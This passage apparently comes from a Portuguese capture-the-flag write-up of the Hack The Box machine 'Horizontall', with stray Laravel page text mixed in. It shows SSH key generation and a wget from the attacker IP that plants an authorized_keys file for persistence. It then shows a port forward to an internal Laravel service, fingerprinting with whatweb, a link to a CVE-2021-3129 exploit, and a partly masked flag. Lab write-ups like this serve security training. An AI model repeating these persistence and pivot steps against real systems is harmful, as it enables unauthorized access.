


```
$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/opt/strapi/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /opt/strapi/.ssh/id_rsa.
Your public key has been saved in /opt/strapi/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:pS4+/Rwozk+4oT6xL+J1ZXdMBuWzN9iLvoickjiNbWc strapi@horizontall
The key's randomart image is:
+---[RSA 2048]----+
|          ...    |
|           o     |
|          . =    |
|         o + =   |
|        S . = +  |
|    .  = o . o o |
|    .B*o+ . . .  |
|  ..B*BBE+ +     |
| ..oo***=.+ o.   |
+----[SHA256]-----+
$ wget http://10.10.14.250/authorized_keys
--2021-09-25 09:16:28--  http://10.10.14.250/authorized_keys
Connecting to 10.10.14.250:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 564 [application/octet-stream]
Saving to: ‘authorized_keys’

     0K                                                              100% 96.9M=0

2021-09-25 09:16:29 (96.9 MB/s) - ‘authorized_keys’ saved [564/564]

$ chmod 777 authorized_keys
$ chmod 644 authorized_keys
$ 
```

Executando o portforward



```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh -i ~/.ssh/id_rsa -L 8000:127.0.0.1:8000 strapi@horizontall.htb
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-154-generic x86_64)
```



Documentation

Laravel has wonderful, thorough documentation covering every aspect of the framework. Whether you are new to the framework or have previous experience with Laravel, we recommend reading all of the documentation from beginning to end.

Laracasts

Laracasts offers thousands of video tutorials on Laravel, PHP, and JavaScript development. Check them out, see for yourself, and massively level up your development skills in the process.

Laravel News


Laravel News is a community driven portal and newsletter aggregating all of the latest and most important news in the Laravel ecosystem, including new package releases and tutorials.

Vibrant Ecosystem

Laravel's robust library of first-party tools and libraries, such as Forge, Vapor, Nova, and Envoyer help you take your projects to the next level. Pair them with powerful open source libraries like Cashier, Dusk, Echo, Horizon, Sanctum, Telescope, and more.

Shop Sponsor

Laravel v8 (PHP v7.4.18)



```
┌──(kali㉿kali)-[~]
└─$ whatweb http://127.0.0.1:8000/
http://127.0.0.1:8000/ [200 OK] Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], HTML5, HttpOnly[laravel_session],
IP[127.0.0.1], Laravel, PHP[7.4.22], Title[Laravel], X-Powered-By[PHP/7.4.22]
```

https://github.com/nth347/CVE-2021-3129_exploit/blob/master/exploit.py

9d7b▯▯▯▯▯▯4fd5841d4e3d83958c541

GG